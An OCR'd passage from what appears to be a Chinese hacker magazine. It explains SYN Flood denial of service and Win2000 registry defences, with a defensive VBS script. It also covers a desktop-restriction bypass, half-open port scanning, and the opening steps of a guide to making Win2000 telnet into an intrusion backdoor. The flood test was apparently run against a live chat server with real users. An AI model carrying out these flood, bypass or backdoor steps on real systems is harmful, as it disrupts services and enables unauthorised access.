


图 4

如果想打开什么，只需选中文件，然后右击，选择打开即可。

注意：如果双击的话是打不开的。

这里我以打开注册表编辑器为例，如图5所示。




图 5

好了，就这么简单绕过了。我有一点想不明白，帮助文件没有了就没有了，为什么还要手动查找，真是人性化的设计啊？所以说，有时候不该删的东西还是不删为妙，要不没准漏洞就产生了。本文的主要目的是让大家提高防止漏洞的意识。

详解syn Flood的基本原理

谷夕

SYN Flood是当前最流行的DoS（拒绝服务攻击）方式之一，这是一种利用TCP协议缺陷，发送大量伪造的TCP连接请求，从而使得被攻击方资源耗尽（CPU满负荷或内存不足）的攻击方式。在SYN Flood攻击中，攻击者使用大量伪装的IP地址向目标计算机发送网络连接请求，以占用目标计算机尽量多的资源，导致服务器拒绝服务。

要明白这种攻击的原理，涉及到TCP建立连接的3次握手原理（Three-way Handshake）。

一个TCP连接的过程是这样的：

首先，客户端发送一个包含SYN（Synchronize sequence numbers）标志的TCP报文，向服务器某一端口表示需要连接，比如发送包假设请求序号为10，那么则为：SYN=10，ACK=0，然后等待服务器的响应。

第二步：服务器接收到这样的请求后，查看该端口是否处在LISTEN的状态，如果不是，就发送RST=1应答，拒绝建立连接。如果该端口处在LISTEN状态，那么服务器发送报文确认，ACK位则是客户端的请求序号加1，变成：SYN=10，ACK=1，用这样的数据发送给客户端。向客户端表示，服务器连接已经准备好了，等待客户端的确认。这时客户端接收到消息后，分析得到的信息，准备发送确认连接信号到服务器。

第三部：客户端发送确认建立连接的消息给服务器。确认信息的SYN位是服务器发送的ACK位，ACK位是服务器发送的SYN位加1。即：SYN=11，ACK=11。 这时，连接已经建立起来了。

以上的连接过程在TCP协议中被称为三次握手。

当目标计算机收到请求后，就会使用一些系统资源来为新的连接提供服务。接着回复SYN+ACK。假如一个用户向服务器发送了SYN报文后突然死机或掉线，那么服务器在发出SYN+ACK应答报文后是无法再收到客户端的ACK报文的（第三次握手无法完成）。一些系统都有缺省的回复次数和超时时间，这种情况下服务器端一般会重新发送SYN+ACK给客户端，只有达到一定次数或者超时，占用的系统资源才会被释放。这段时间的长度我们称为SYN Timeout，一般来说这个时间是分钟的数量级（大约为30秒－2分钟），Windows NT4.0中缺省设置为可重复发送SYN－ACK答复5次。一个用户出现异常导致服务器的一个线程等待1分钟并不是什么很大的问题，但如果有一个恶意的程序量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源，数以万计的半连接，即使是简单的保存并遍历也会消耗非常多的CPU时间和内存，何况还要不断对这个列表中的IP进行SYN+ACK的重试。

即使服务器端系统足够强大，服务器端也将忙于处理攻击者伪造的TCP连接请求而无暇理睬客户的正常请求（毕竟客户端正常请求比率非常之小），此时从正常客户的角度看来，服务器失去响应了。

下面看看对一个ICHAT服务器的SYN Flood测试。如图1、图2所示。（本机配置为PIII 800EB 256RAM 带宽56k）




图1　测试前聊天室的状态

由于这个连接没有断开，所以服务器还会对我这边发送数据。但当我尝试再用浏览器连接服务器的8000端口时，已经不能连上，这是因为服务器现在处于SYN- RECEIVED状态下的连接数量非常多。当达到端口的极限时，就不能再接受正常用户的连接请求了，如图3的所示。

图4是我的一位朋友给我的截图（他问我聊天室究竟怎么了。:P）。

这次使用的工具是LION写的syn.exe。由网络连接状态来看，

每秒钟大约发送5kb的数据报，但这足以拖跨ICHAT服务器。其实也说不上是拖跨，这个ICHAT服务器开了5个房间，我只对一个端口测试，在测试过程中，其它端口是可以访问的。这也就是说即使不能使系统当机，但也足以令特定端口拒绝服务。




图2　开始测试后聊天室内的情况

老实说，对SYN Flood攻击目前尚没有很好的监测和防御方法。传统的防火墙软件都是对特定端口或IP的过滤。但作为一般服务器，又没有必要购买硬件防火墙，这样就比较矛盾了。服务器一旦开了端口，就有可能会遭受SYN Flood的攻击（服务器没理由不让客户连接吧）。而且攻击者使用的是大量伪造的IP，这也给追踪攻击者的物理位置带来困难。不过通过一系列的设定，也能从一定程度上降低被攻击系统的负荷，减轻负面的影响。




图3

对于Win2000来讲可以通过修改注册表来降低SYN Flood的危害，找到HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters键，增加一个SynAttackProtect的键值，类型为REG_DWORD，取值范围是0－2，这个值决定了系统受到SYN攻击时采取的保护措施，包括减少系统SYN+ACK的重试的次数等，默认值是0（没有任何保护措施），推荐设置是2。




图4

增加一个TcpMaxHalfOpen的键值，类型为REG_DWORD，取值范围是100－0xFFFF，这个值是系统允许同时打开的半连接，Win2K PRO和SERVER是100，ADVANCED SERVER是500。

增加一个TcpMaxHalfOpenRetried的键值，类型为REG_DWORD，取值范围是80－0xFFFF，Win2K PRO和SERVER是80，ADVANCED SERVER是400，这个值决定了在什么情况下系统会打开SYN攻击保护。

附：一个修改以上键值的vbs脚本（setup.vbs），已收录于本刊光盘中。

```
msgbox "Win2000 SYN Flood 防御脚本。",0,"谷夕 QQ:79543015  2003/2/12"
call syn()
sub syn()
dim o,inf,m
inf="请选择你的WIN2000版本号："+vbcrlf+"1, PRO或SERVER"+vbcrlf+"2, ADVANCED SERVER"
set o = createobject("wscript.shell")
o.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\SynAttackProtect",2,"REG_DWORD"
m=inputbox (inf,"Win2000 SYN Flood 防御脚本。",1)
if m=1 then
o.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\TcpMaxHalfOpen",100,"REG_DWORD"
o.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\TcpMaxHalfOpenRetried",80,"REG_DWORD"
msgbox "已经进行了优化！重启电脑就会有效！",0,"谷夕 QQ:79543015  2003/2/12"
elseif m=2 then
o.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\TcpMaxHalfOpen",500,"REG_DWORD"
o.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\TcpMaxHalfOpenRetried",400,"REG_DWORD"
msgbox "已经进行了优化！重启电脑就会有效！",0,"谷夕 QQ:79543015  2003/2/12"
elseif m=0 then
exit sub
else
msgbox "非法字符！",0,"谷夕 QQ:79543015  2003/2/12"
call syn
end if
end sub
```

LOOK 注意

有一种扫描器叫syn半开扫描，原理是客户端向服务器某一端口发送一个syn报文，服务器回应这个报文，客户端接收到回应，就知道该端口是开放的。但客户不再发送第三次syn报文，所以服务器跟客户端不会建立起TCP连接，所以不会在服务器上有TCP连接记录，这是隐藏扫描者的一种好方法。NMAP的-sS参数就是使用这种SYN半开扫描。

去除NTLM验证全攻略

唐敏


使用Win2000的telnet服务做入侵后门时，由于NTLM（NT LAN MANAGER）验证导致整个过程非常烦琐。这里向大家介绍几种去除NTLM验证的方法。

一、使用工具去除NTLM验证

步骤1：获得对方管理员帐号和密码。

步骤2：建立IPC连接后复制一个程序到对方的机器上（比如NTLM.EXE，流光的tools文件夹里面有）。

